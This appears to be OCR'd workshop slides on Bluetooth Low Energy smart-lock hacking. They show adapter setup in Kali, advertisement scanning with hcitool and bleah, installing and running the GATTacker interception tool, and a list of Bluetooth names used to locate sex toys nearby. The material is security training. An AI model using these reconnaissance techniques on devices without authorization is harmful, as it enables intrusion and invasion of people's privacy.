Turn off sharing Bluetooth devices with host




Connect „Cambridge Silicon Radio" to VM

```
root@kali:~# hciconfig
hci0:  Type: BR/EDR  Bus: USB
       BD Address: 54:4A:16:5D:6F:41  ACL MTU: 310:10  SCO MTU: 64:8
       UP RUNNING
       RX bytes:568 acl:0 sco:0 events:29 errors:0
       TX bytes:357 acl:0 sco:0 commands:30 errors:1

root@kali~#: hciconfig hci0 up
root@kali:~# hciconfig hci0 version
hci0:  Type: BR/EDR  Bus: USB
       BD Address: 54:4A:16:5D:6F:41  ACL MTU: 310:10  SCO MTU: 64:8
       HCI Version: 4.0 (0x6)  Revision: 0x22bb
       LMP Version: 4.0 (0x6)  Subversion: 0x22bb
       Manufacturer: Cambridge Silicon Radio (10)
```

The device advertisement

```
root@kali:~# hcitool lescan
LE Scan ...
D0:C9:2E:63:50:B3 smartlockpicking01
D0:C9:2E:63:50:B3 (unknown)
D0:C9:2E:63:50:B3 smartlockpicking01
D0:C9:2E:63:50:B3 (unknown)
```



Bleah

https://github.com/evilsocket/bleah/

https://www.evilsocket.net/2017/09/23/This-is-not-a-post-about-BLE-introducing-BLEAH/

bleah

```
@ Scanning for 5s [-128 dBm of sensitivity] ...

┌ ec:fe:7e:13:9f:95 (-75 dBm) ──────────────────────────────────────────────┐
│ Vendor                 │ BlueRadios                                       │
│ Allows Connections     │ ✓                                                │
│ Flags                  │ LE General Discoverable, BR/EDR                  │
│ Complete Local Name    │ LockECFE7E139F95                                 │
│ Manufacturer           │ u'c8010182b12d6185cc6af865556c143fc14cb3e7'      │
└────────────────────────┴──────────────────────────────────────────────────┘

┌ f0:c7:7f:16:2e:8b (-74 dBm) ──────────────────────────────────────────────┐
│ Vendor                 │ Texas Instruments                                │
│ Allows Connections     │ ✓                                                │
│ Flags                  │ LE General Discoverable, BR/EDR                  │
│ Incomplete 16b Services│ u'e0ff'                                          │
│ Complete Local Name    │ Smartlock                                        │
└────────────────────────┴──────────────────────────────────────────────────┘

┌ d0:39:72:c3:a8:1e (-52 dBm) ──────────────────────────────────────────────┐
│ Vendor                 │ Texas Instruments                                │
│ Allows Connections     │ ✓                                                │
│ Flags                  │ LE General Discoverable, BR/EDR                  │
│ Incomplete 16b Services│ u'f0ff'                                          │
│ Short Local Name       │ D03972C3A81E!                                    │
│ Complete Local Name    │ D03972C3A81E!                                    │
│ Tx Power               │ u'00'                                            │
│ 0x12                   │ u'2800800c'                                      │
└────────────────────────┴──────────────────────────────────────────────────┘
```

Your device advertisement in bleah

```
root@kali:~# bleah
```

```
d0:c9:2e:63:50:b3 (-56 dBm)
Vendor                  ?
Allows Connections      ✓
Address Type            random
Short Local Name        smartlockpicking01
Flags                   BR/EDR
```

Introducing GATTacker – gattack.io

Open source


Node.js

Websockets

Modular design

Json

.io website



GATTacker®


OUTSMART THE THINGS

And a cool logo!

Install in current Kali (since 2018.2)

```
root@kali:~# apt-get install nodejs npm
root@kali:~# npm install gattacker
```


Step 1 – run ws-slave module



Running the ws-slave (client)

```
root@kali:~# cd node_modules/gattacker

root@kali: ~/node_modules/gattacker # node ws-slave.js

GATTacker ws-slave
```

Step 2 – scan (connecting to ws-slave)



Scan for advertisements

```
root@kali:~/node_modules/gattacker# node scan.js

Ws-slave address: 127.0.0.1

on open

poweredOn

Start scanning.
```

Troubleshooting

```
root@kali:~/node_modules/gattacker# node
scan

Ws-slave address: 127.0.0.1

on open

poweredOff
```

Your BLE adapter is off
hciconfig hci0 up

scan.js

```
# node scan.js
```

connects to ws-slave

listens to all advertisements,

saves them automatically to JSON files (devices/ subdir).

GATTacker: scan for devices

```
root@kali:~/node_modules/gattacker# node scan
Ws-slave address: 10.9.8.126
on open
poweredOn
Start scanning.
refreshed advertisement for d0c92e6350b3 (smartlockpicking01)
        Name: smartlockpicking01
        EIR: 020104140873 6d6172746c6f636b7069636b696e67303100 (     smartlockpicking01 )

already saved advertisement for 34049eb05270 (VAULTEK-5270)
advertisement saved: devices/d0c92e6350b3_smartlockpicking01-.20180321141532.adv.json
```

Device MAC

The advertisement file


Node_modules/gattacker/devices/<MAC>_<name>.adv.json

```
"id": "d0c92e6350b3",
"eir": "0201041308736d6172746c6f636b7069636b696e673031",
"scanResponse": null,
"decodedNonEditable": {
    "localName": "smartlockpicking01",
    "manufacturerDataHex": null,
    "manufacturerDataAscii": null,
    "serviceUuids": []
}
```

Raw hex data (according to BLE spec), used later

Decoded just for display

Sex toys...




https://www.pentestpartners.com/security-blog/screwdriving-locating-and-exploiting-smart-adult-toys/


https://internetofdon.gs/

„Screwdriving"

Devices just announce their name.

You don't need any tools to see it.






```
root@kali:~# hcitool lescan
LE Scan ...
38:D2:69:E5:23:B1 REALOV_VIBE
38:D2:69:E5:23:B1 REALOV_VIBE
```

„Screwdriving"

List of the sex toys Bluetooth names:

https://github.com/internetofdongs/IoD-Screwdriver/blob/master/Device_List.txt

We'll get back to these devices later.

Vendor	Device Name	Ble Name
We-Vibe	We-Vibe 4 Plus	cougar
We-Vibe	We-Vibe 4 Plus	4plus
We-Vibe	Bloom by We-Vibe	bloom
We-Vibe	We-Vibe Classic	classic
We-Vibe	Ditto by We-Vibe	ditto
We-Vibe	Gala by We-Vibe	gala
We-Vibe	Jive by We-Vibe	jive
We-Vibe	Nova by We-Vibe	nova
We-Vibe	Nova by We-Vibe	NOVAV2
We-Vibe	Pivot by We-Vibe	pivot
We-Vibe	Rave by We-Vibe	rave
We-Vibe	We-Vibe Sync	sync
We-Vibe	Verge by We-Vibe	verge
We-Vibe	Wish by We-Vibe	wish
Vibratissimo	Pantybuster	Vibratissimo
Vibease	Vibease	Vibease##
PicoBong	Blow hole	Blow hole
PicoBong	Blow hole	Picobong Male Toy

BLE SERVICES

BLE central <-> peripheral

central

BLE

peripheral

Services, characteristics, …


Service – groups several characteristics

Characteristic – contains a single value

Descriptor – additional data

Properties – read/write/notify…


Value – actual value



